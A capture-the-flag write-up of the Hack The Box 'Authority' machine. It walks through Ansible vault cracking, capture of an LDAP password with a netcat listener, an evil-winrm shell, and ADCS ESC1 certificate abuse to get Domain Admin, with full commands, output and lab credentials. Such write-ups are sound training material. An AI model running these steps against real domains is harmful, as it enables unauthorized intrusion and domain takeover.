Description
Authority is a medium Hack The Box machine that features:
- PWM user credentials recovery via the decryption of Ansible playbooks
- LDAP user password recovery by testing a connection using PWM application to our own server
- Privilege Escalation via ADCS ESC1 template vulnerability and LDAP shell commands
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.222.
$ ping -c 3 10.10.11.222
PING 10.10.11.222 (10.10.11.222) 56(84) bytes of data.
64 bytes from 10.10.11.222: icmp_seq=1 ttl=127 time=98.7 ms
64 bytes from 10.10.11.222: icmp_seq=2 ttl=127 time=80.6 ms
64 bytes from 10.10.11.222: icmp_seq=3 ttl=127 time=101 ms

--- 10.10.11.222 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 80.636/93.470/101.030/9.123 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.222 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.222
Host is up (0.043s latency).
Not shown: 986 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 227.64 seconds
We get many open ports, related to a Domain Controller Active Directory.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.222 -Pn -sV -sC -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,8443 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.222
Host is up (0.043s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8443/tcp open  ssl/http      Apache Tomcat (language: en)
| ssl-cert: Subject: commonName=172.16.2.118
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.31 seconds
We get the services related to an Active Directory, specifically the Domain Controller authority.htb. We add the host to our /etc/hosts local file.
$ echo "10.10.11.222 authority.htb" | sudo tee -a /etc/hosts

In the 8443 port we find the PWM web application. It requires credentials for the login, but we find we are in configuration mode. We do not have credentials. This application is using to interact with the passwords of the domain using LDAP.
 We are able of enumerating the SMB shares with the
 Guest account. We find two non-standard: Department Shares and Development.
$ netexec smb authority.htb -u 'Guest' -p '' --shares
SMB         10.10.11.222    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.222    445    AUTHORITY        [+] authority.htb\Guest:
SMB         10.10.11.222    445    AUTHORITY        [*] Enumerated shares
SMB         10.10.11.222    445    AUTHORITY        Share           Permissions     Remark
SMB         10.10.11.222    445    AUTHORITY        -----           -----------     ------
SMB         10.10.11.222    445    AUTHORITY        ADMIN$                          Remote Admin
SMB         10.10.11.222    445    AUTHORITY        C$                              Default share
SMB         10.10.11.222    445    AUTHORITY        Department Shares
SMB         10.10.11.222    445    AUTHORITY        Development     READ
SMB         10.10.11.222    445    AUTHORITY        IPC$            READ            Remote IPC
SMB         10.10.11.222    445    AUTHORITY        NETLOGON                        Logon server share
SMB         10.10.11.222    445    AUTHORITY        SYSVOL                          Logon server share
We cannot access to Department Shares:
$ smbclient '//authority.htb/Department Shares' -U 'Guest%'
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
For the Development share, we can mount it and list it.
$ smbclient '//authority.htb/Development' -U 'Guest%'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Mar 17 14:20:38 2023
  ..                                  D        0  Fri Mar 17 14:20:38 2023
  Automation                          D        0  Fri Mar 17 14:20:40 2023

                5888511 blocks of size 4096. 1353593 blocks available
$ mkdir mount
$ sudo mount -t cifs -o "username=Guest,password=" '//authority.htb/Development' ./mount
$ find mount
mount
mount/Automation
mount/Automation/Ansible
mount/Automation/Ansible/ADCS
mount/Automation/Ansible/ADCS/.ansible-lint
mount/Automation/Ansible/ADCS/.yamllint
mount/Automation/Ansible/ADCS/defaults
mount/Automation/Ansible/ADCS/defaults/main.yml
mount/Automation/Ansible/ADCS/LICENSE
mount/Automation/Ansible/ADCS/meta
mount/Automation/Ansible/ADCS/meta/main.yml
...
We find Ansible files for ADCS (Active Directory Certificate Services), LDAP (Lightweight Directory Access Protocol), PWM (an open source password self-service application for LDAP directories), and SHARE (that could be the opened shares). As we saw that the PWM application is available, let’s check its Ansible configuration files. We find an encrypted password in the Automation/Ansible/PWM/defaults/main.yml file.
$ cat mount/Automation/Ansible/PWM/defaults/main.yml
---
pwm_run_dir: "{{ lookup('env', 'PWD') }}"

pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256...

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256...

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256...
We need to convert this hashes to a format that John The Ripper understands and then try to crack them. For that we can use ansible2john tool. Each line of the hash must be separated by a new-line character (\n).
$ echo "\$ANSIBLE_VAULT;1.1;AES256\n32666534386435366537653136663731633138616264323230383566333966346662313161326239\n6134353663663462373265633832356663356239383039640a346431373431666433343434366139\n35653634376333666234613466396534343030656165396464323564373334616262613439343033\n6334326263326364380a653034313733326639323433626130343834663538326439636232306531\n3438" > ansible_hash1

$ echo "\$ANSIBLE_VAULT;1.1;AES256\n31356338343963323063373435363261323563393235633365356134616261666433393263373736\n3335616263326464633832376261306131303337653964350a363663623132353136346631396662\n38656432323830393339336231373637303535613636646561653637386634613862316638353530\n3930356637306461350a316466663037303037653761323565343338653934646533663365363035\n6531" > ansible_hash2

$ echo "\$ANSIBLE_VAULT;1.1;AES256\n63303831303534303266356462373731393561313363313038376166336536666232626461653630\n3437333035366235613437373733316635313530326639330a643034623530623439616136363563\n34646237336164356438383034623462323531316333623135383134656263663266653938333334\n3238343230333633350a646664396565633037333431626163306531336336326665316430613566\n3764" > ansible_hash3

$ ansible2john ansible_hash1 ansible_hash2 ansible_hash3 > ansible_hashes
Then we start the password cracking.
$ john --wordlist=/usr/share/wordlists/rockyou.txt ansible_hashes
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^&*         (ansible_hash2)
!@#$%^&*         (ansible_hash1)
!@#$%^&*         (ansible_hash3)
3g 0:00:00:20 DONE 0.1497g/s 1993p/s 5981c/s 5981C/s 112500..prospect
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
For the three hashes, the password is !@#$%^&*. Now we can decrypt the three vault with the ansible-vault tool.
$ virtualenv .env
$ . .env/bin/activate
$ pip install ansible-vault
$ echo '!@#$%^&*' > vault_password
$ ansible-vault decrypt --vault-password-file=vault_password ansible_hash1
$ ansible-vault decrypt --vault-password-file=vault_password ansible_hash2
$ ansible-vault decrypt --vault-password-file=vault_password ansible_hash3
$ cat ansible_hash1
svc_pwm
$ cat ansible_hash2
pWm_@dm!N_!23
$ cat ansible_hash3
DevT3st@123
We decrypted the fields stored inside the Ansible vault, for pwm_admin_login we find svc_pwm, for pwm_admin_password we find pWm_@dm!N_!23 and for ldap_admin_password we find DevT3st@123.
Exploitation
We can return to the PWM login website and login with the second field, the password, in the Configuration Manager > Configuration Editor.
 We find a LDAP connection configured in the
 Default Settings > LDAP Directories > default > Connection menu.
 We can create a test connection by using the
 Test LDAP Profile button, but the connection fails. We find that the LDAP Proxy Password is stored, but we cannot read it. We can create a LDAP server, enter our LDAP address in the LDAP URLs field and then capture the LDAP password. As we are going to use the un-encrypted LDAP protocol we can open a listening TCP port, modify the field and trigger the test connection.
$ nc -nvlp 1234
 We receive a connection from the
 svc_ldap and the lDaP_1n_th3_cle4r! password.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.222] 61959
0Y`T;CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb�lDaP_1n_th3_cle4r!
As the WinRM port is opened we are going to try to open a shell using evil-winrm tool.
$ evil-winrm -i authority.htb -u 'svc_ldap' -p 'lDaP_1n_th3_cle4r!'
...
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> whoami
htb\svc_ldap
We are logged as the svc_ldap user.
Post-Exploitation
We saw previously, in the Ansible playbooks, a mention to ADCS. We are going to use Certipy tool to check for vulnerabilities in the certificate templates.
$ certipy-ad find -username svc_ldap@authority.htb -password 'lDaP_1n_th3_cle4r!' -vulnerable -stdout
...
Certificate Authorities
  0
    CA Name                             : AUTHORITY-CA
    DNS Name                            : authority.authority.htb
    Certificate Subject                 : CN=AUTHORITY-CA, DC=authority, DC=htb
    Certificate Serial Number           : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
    Certificate Validity Start          : 2023-04-24 01:46:26+00:00
    Certificate Validity End            : 2123-04-24 01:56:25+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Unknown
    Request Disposition                 : Unknown
    Enforce Encryption for Requests     : Unknown
    Active Policy                       : Unknown
    Disabled Extensions                 : Unknown
...
Certificate Templates
  0
    Template Name                       : CorpVPN
    Display Name                        : Corp VPN
    Certificate Authorities             : AUTHORITY-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
...
    Permissions
      Enrollment Permissions
        Enrollment Rights               : AUTHORITY.HTB\Domain Computers
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins

...
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
We find the ESC1 vulnerability in the CorpVPN template. We add the authority.authority.htb host to the /etc/hosts file.
$ echo "10.10.11.222 authority.authority.htb" | sudo tee -a /etc/hosts
ESC1 is the stereotypical AD CS misconfiguration that can lead directly to privilege escalation. The vulnerability arises when a certificate template is inadequately secured, permitting a low-privileged user to request a certificate and, importantly, specify an arbitrary identity within the certificate’s SAN. This allows the attacker to impersonate any user, including administrators.
The LDAP user has no permissions to do this operation, but in the Enrollment Permissions section we find that the Domain Computers has enrollments rights. So we will register a new computer machine in the domain to exploit the vulnerability.
$ impacket-addcomputer 'authority.htb/svc_ldap:lDaP_1n_th3_cle4r!'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account DESKTOP-ANHB3HRI$ with password IQYx2g4n92nboD8kMMMUo1zsFP0mUMA1.
We added the DESKTOP-ANHB3HRI$ machine account with the IQYx2g4n92nboD8kMMMUo1zsFP0mUMA1 password. Now we will request a certificate to the domain controller with the SAN field set to the Administrator user.
$ certipy-ad req \
    -u 'DESKTOP-ANHB3HRI$@authority.htb' -p 'IQYx2g4n92nboD8kMMMUo1zsFP0mUMA1' \
    -dc-ip '10.10.11.222' -target 'authority.htb' \
    -ca 'AUTHORITY-CA' -template 'CorpVPN' \
    -upn 'administrator@authority.htb'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 2
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@authority.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
With the generated certificate, we authenticate as the target administrator.
$ certipy-ad auth -dc-ip '10.10.11.222' -pfx 'administrator.pfx' -username 'administrator' -domain 'authority.htb'                                  130 ↵
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@authority.htb'
[*] Using principal: 'administrator@authority.htb'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
We get the KDC_ERR_PADATA_TYPE_NOSUPP error as the Domain Controller does not support PKINIT. We can instead open a LDAP shell and add svc_ldap user to the Domain Admins group.
$ certipy-ad auth -dc-ip '10.10.11.222' -pfx 'administrator.pfx' -username 'administrator' -domain 'authority.htb' -ldap-shell                        1 ↵
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@authority.htb'
[*] Connecting to 'ldaps://10.10.11.222:636'
[*] Authenticated to '10.10.11.222' as: 'u:HTB\\Administrator'
Type help for list of commands

# add_user_to_group svc_ldap 'Domain Admins'
Adding user: svc_ldap to group Domain Admins result: OK
We can now return to the evil-winrm shell and check if the addition was done correctly.
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> net user svc_ldap
User name                    svc_ldap
...

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users         *Domain Admins
It is done correctly. We have full permissions over the domain, but we should re-login.
Flags
As a domain administrator, we can retrieve the user.txt and root.txtfiles.
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> type C:\Users\svc_ldap\Desktop\user.txt
<REDACTED>
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> type C:\Users\Administrator\Desktop\root.txt
<REDACTED>